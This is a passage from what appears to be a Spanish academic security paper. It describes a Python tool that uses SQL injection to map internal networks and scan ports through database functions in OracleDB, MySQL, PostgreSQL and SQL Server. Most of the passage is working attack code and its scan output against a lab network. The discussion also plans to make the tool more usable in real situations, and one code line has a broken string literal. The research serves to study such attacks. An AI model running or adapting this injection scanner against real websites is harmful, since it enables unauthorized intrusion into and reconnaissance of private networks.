        data={'nombre-producto': query, 'submit': 'submit'},
        headers=headers)

    ipv4_pattern = r'[0-9]+(?:\.[0-9]+){3}'
    host = re.findall(ipv4_pattern, petition.text)

    if len(host) == 0:
        ip = '192.168.0.'
        print("\n\n--- ERROR: Could not find server's IP Address ---")
        print("--- Using default IP Address range: 192.168.0.0/24\n")
    else:
        ipdivided = host[0].split('.')
        ipdivided.pop(len(ipdivided)-1)
        ip = '.'.join(ipdivided) + '.'

    return ip
```

Fig. 20. Código para obtener la IP del servidor

Mapa de red:

Para mapear la red realizamos una petición a la página web insertando el *payload* correspondiente. En el caso de OracleDB, utilizamos un *payload* que contiene la ejecución del comando UTL_HTTP y buscamos si en el error obtenido encontramos la palabra 'timeout', la cual indicará que el host no está activo. Si esta no aparece, añadimos la IP a una lista de hosts activos.

En caso de que el programa haya sido ejecutado con la opción '-p', se llama a la función de escáner de puertos.

```
def oracle_scanner(ip):  
  
    hosts = []  
    print("--- Using UTL_HTTP ---\n")  
    for i in range(1, 255):  
        host = ip + str(i)  
        query = "' and UTL_HTTP.REQUEST('{}:80') IS NOT NULL -- ".format(host)  
  
        petition = requests.post(  
            url=url,  
            data={'product-name': query, 'submit': 'submit'},  
            headers=headers)  
  
        if "TNS:timeout" not in petition.text:  
            print('Alive host: {}'.format(host))  
            hosts.append(host)  
  
    if parser.ports:  
        oracle_port_scanner(hosts)
```

Fig. 21. Código Python del mapa de red

Escáner de puertos:

Para el escáner de puertos se ha utilizado una lista de los 20 puertos TCP más comunes según *nmap*. Se envía una petición a cada uno de estos puertos por cada host activo, obteniendo una lista de puertos abiertos por host.

En el caso de OracleDB, el método utilizado es el mismo que en el escáner de red: el comando UTL_HTTP.

```
def oracle_port_scanner(hosts):
    print("\n\n--- Open ports ---\n")
    for host in hosts:
        for port in topPorts:
            query = "' and UTL_HTTP.REQUEST('{}:{}'.format(
                host, port)

            petition = requests.post(
                url=url,
                data={'product-name': query, 'submit': 'submit'},
                headers=headers)

            if 'TNS:timeout' not in petition.text and 'listener' not in petition.text:
                print('Host {} has open port: {}'.format(host, port))
```

Fig. 22. Código Python del escáner de puertos

6.3 Resultados de Ejecución

En las siguientes figuras vemos los resultados de ejecución de un mapa de red utilizando las técnicas `LOAD_FILE()` y `SELECT INTO OUTFILE` en MySQL y `pg_read_file()` en PostgreSQL.

```
TARGET: http://192.168.0.250/product-catalog/public/index.php // MySQL

--- Using LOAD_FILE() ---

Alive host: 192.168.0.12
Alive host: 192.168.0.26
Alive host: 192.168.0.95
Alive host: 192.168.0.109
Alive host: 192.168.0.234
Alive host: 192.168.0.250

--- Using SELECT INTO OUTFILE() ---

Alive host: 192.168.0.12
Alive host: 192.168.0.26
Alive host: 192.168.0.95
Alive host: 192.168.0.109
Alive host: 192.168.0.234
Alive host: 192.168.0.250
```

Fig. 23. Mapa de red en MySQL

```
TARGET: http://192.168.0.250/product-catalog/public/index.php // PostgreSQL

--- Using PG_READ_FILE() ---

Alive host: 192.168.0.12
Alive host: 192.168.0.26
Alive host: 192.168.0.95
Alive host: 192.168.0.109
Alive host: 192.168.0.234
Alive host: 192.168.0.250
```

Fig. 24. Mapa de red en PostgreSQL

A continuación vemos los resultados de un escáner de red y puertos con las técnicas de COPY y COPY TO PROGRAM en PostgreSQL. Recordemos que para realizar esta ejecución, la página web y el motor de base de datos deben permitir las consultas múltiples.

Se puede ver como el puerto 135 no aparece en los resultados, puesto que se quitó de la lista de los puertos a escanear por *curl*.

```
TARGET: http://192.168.0.250/product-catalog/public/index.php // PostgreSQL
--- Using COPY ---
Alive host: 192.168.0.12
Alive host: 192.168.0.26
Alive host: 192.168.0.95
Alive host: 192.168.0.109
Alive host: 192.168.0.234
Alive host: 192.168.0.250

--- Open ports using COPY TO PROGRAM ---
Host 192.168.0.12 has open port: 22
Host 192.168.0.12 has open port: 80
Host 192.168.0.12 has open port: 21
Host 192.168.0.26 has open port: 139
Host 192.168.0.26 has open port: 445
Host 192.168.0.26 has open port: 3389
Host 192.168.0.95 has open port: 139
Host 192.168.0.95 has open port: 445
Host 192.168.0.95 has open port: 3389
Host 192.168.0.109 has open port: 22
Host 192.168.0.234 has open port: 80
Host 192.168.0.234 has open port: 139
Host 192.168.0.234 has open port: 445
Host 192.168.0.234 has open port: 3306
Host 192.168.0.250 has open port: 80
Host 192.168.0.250 has open port: 139
Host 192.168.0.250 has open port: 445
Host 192.168.0.250 has open port: 3306
```

Fig. 25. Escáner de puertos en PostgreSQL

En la siguiente ejecución se realiza un escáner de red y puertos con el comando UTL_HTTP en un sistema OracleDB.

```
TARGET: http://192.168.0.250/product-catalog/public/index.php // OracleDB

--- Using UTL_HTTP ---

Alive host: 192.168.0.12
Alive host: 192.168.0.26
Alive host: 192.168.0.95
Alive host: 192.168.0.109
Alive host: 192.168.0.234
Alive host: 192.168.0.250

--- Open ports ---

Host 192.168.0.12 has open port: 21
Host 192.168.0.12 has open port: 22
Host 192.168.0.12 has open port: 80
Host 192.168.0.26 has open port: 135
Host 192.168.0.26 has open port: 139
Host 192.168.0.26 has open port: 445
Host 192.168.0.26 has open port: 3389
Host 192.168.0.95 has open port: 135
Host 192.168.0.95 has open port: 139
Host 192.168.0.95 has open port: 445
Host 192.168.0.95 has open port: 3389
Host 192.168.0.109 has open port: 22
Host 192.168.0.234 has open port: 135
Host 192.168.0.234 has open port: 139
Host 192.168.0.234 has open port: 80
Host 192.168.0.234 has open port: 445
Host 192.168.0.234 has open port: 3306
Host 192.168.0.250 has open port: 135
Host 192.168.0.250 has open port: 139
Host 192.168.0.250 has open port: 80
Host 192.168.0.250 has open port: 445
Host 192.168.0.250 has open port: 3306
```

Fig. 26. Escáner de puertos en OracleDB

A continuación vemos los resultados de un escáner de red y puertos con los procedimientos almacenados *xp_dirtree* y *xp_cmdshell* de Microsoft SQL Server.

De nuevo, el puerto 135 no aparece en los resultados, puesto que se quitó de la lista de los puertos a escanear por *curl*.

```
TARGET: http://192.168.0.250/product-catalog/public/index.php // Microsoft SQL Server

--- Using xp_dirtree ---

Alive host: 192.168.0.12
Alive host: 192.168.0.26
Alive host: 192.168.0.95
Alive host: 192.168.0.109
Alive host: 192.168.0.234
Alive host: 192.168.0.250

--- Open ports using xp_cmdshell ---

Host 192.168.0.12 has open port: 22
Host 192.168.0.12 has open port: 80
Host 192.168.0.12 has open port: 21
Host 192.168.0.26 has open port: 139
Host 192.168.0.26 has open port: 445
Host 192.168.0.26 has open port: 3389
Host 192.168.0.95 has open port: 139
Host 192.168.0.95 has open port: 445
Host 192.168.0.95 has open port: 3389
Host 192.168.0.109 has open port: 22
Host 192.168.0.234 has open port: 80
Host 192.168.0.234 has open port: 139
Host 192.168.0.234 has open port: 445
Host 192.168.0.234 has open port: 3306
Host 192.168.0.250 has open port: 80
Host 192.168.0.250 has open port: 139
Host 192.168.0.250 has open port: 445
Host 192.168.0.250 has open port: 3306
```

Fig. 27. Escáner de puertos en SQL Server (*xp_cmdshell*)

Por último, tenemos la ejecución del escáner con las técnicas de *xp_subdirs* y OPENROWSET.

```
TARGET: http://192.168.0.250/product-catalog/public/index.php // Microsoft SQL Server

--- Using xp_subdirs ---

Alive host: 192.168.0.12
Alive host: 192.168.0.26
Alive host: 192.168.0.95
Alive host: 192.168.0.109
Alive host: 192.168.0.234
Alive host: 192.168.0.250

--- Open ports using OPENROWSET ---

Host 192.168.0.12 has open port: 21
Host 192.168.0.12 has open port: 22
Host 192.168.0.12 has open port: 80
Host 192.168.0.26 has open port: 135
Host 192.168.0.26 has open port: 139
Host 192.168.0.26 has open port: 445
Host 192.168.0.26 has open port: 3389
Host 192.168.0.95 has open port: 135
Host 192.168.0.95 has open port: 139
Host 192.168.0.95 has open port: 445
Host 192.168.0.95 has open port: 3389
Host 192.168.0.109 has open port: 22
Host 192.168.0.234 has open port: 80
Host 192.168.0.234 has open port: 135
Host 192.168.0.234 has open port: 139
Host 192.168.0.234 has open port: 445
Host 192.168.0.234 has open port: 3306
Host 192.168.0.250 has open port: 80
Host 192.168.0.250 has open port: 135
Host 192.168.0.250 has open port: 139
Host 192.168.0.250 has open port: 445
Host 192.168.0.250 has open port: 3306
```

Fig. 28. Escáner de puertos en SQL Server (OPENROWSET)

7 Discusión

A lo largo de este documento hemos visto diferentes características de las que podemos aprovecharnos para realizar escáneres de red a raíz de inyecciones SQL.

Hemos visto cómo la naturaleza de las técnicas es similar en todos los DBMS, puesto que al final lo importante es el protocolo de comunicación que nos permite realizar las peticiones.

Nos hemos aprovechado de técnicas que comúnmente se utilizan en inyecciones 'out-of-band' para realizar llamadas a hosts internos de la red en lugar de exfiltrar datos. Estas técnicas incluyen la utilización de protocolos como SMB, DNS, HTTP o conexión a bases de datos remotas.

Este tipo de ataque requiere una dificultad mayor para su éxito, puesto que no depende solo de que exista el punto de inyección, sino que requiere que el servidor no esté debidamente fortificado. Son técnicas que, con las actualizaciones de los DBMS, requieren de privilegios especiales, listas de control de acceso o activación de ciertas características. Por suerte o por desgracia, el uso de sistemas desactualizados no es algo difícil de ver.

Líneas de mejora:

Como líneas futuras de este trabajo se planea la mejora de la aplicación Python para hacerla más aprovechable en una situación real:

- Introducción de inyecciones en peticiones GET.
- Inclusión del cuerpo de la petición por parámetro.
- Centrarse en los métodos que menos privilegios requieran.

Referencias

1. OWASP Foundation: SQL Injection,
https://owasp.org/www-community/attacks/SQL_Injection
2. Beagle Security: Error Based SQL Injection (SQLi) (2018),
<https://beaglesecurity.com/blog/vulnerability/error-based-sql-injection.html>
3. Beagle Security: Time Based Blind SQL Injection (SQLi) (2018),
<https://beaglesecurity.com/blog/vulnerability/time-based-blind-sql-injection.html>
4. Justin Clarke: SQL Injection Attacks and Defense, ISBN 13: 978-1-59749-424-3. Chapter 4: p. 198. Chapter 5: p. 256 (2009)
5. Oracle Corporation: MySQL 8.0 Reference Manual, revision 69939, pp. 2048, 2507. (2021)
6. The PostgreSQL Global Development Group: PostgreSQL 13.3 Documentation, pp. 380, 381, 1529. (2021)
7. Miroslav Stampar: Data Retrieval over DNS in SQL Injection Attacks. AVL-AST d.o.o., Zagreb, Croatia.
<https://arxiv.org/ftp/arxiv/papers/1303/1303.3047.pdf>
8. Microsoft SQL Documentation: OPENROWSET (Transact-SQL) (2019),
<https://docs.microsoft.com/es-es/sql/t-sql/functions/openrowset-transact-sql>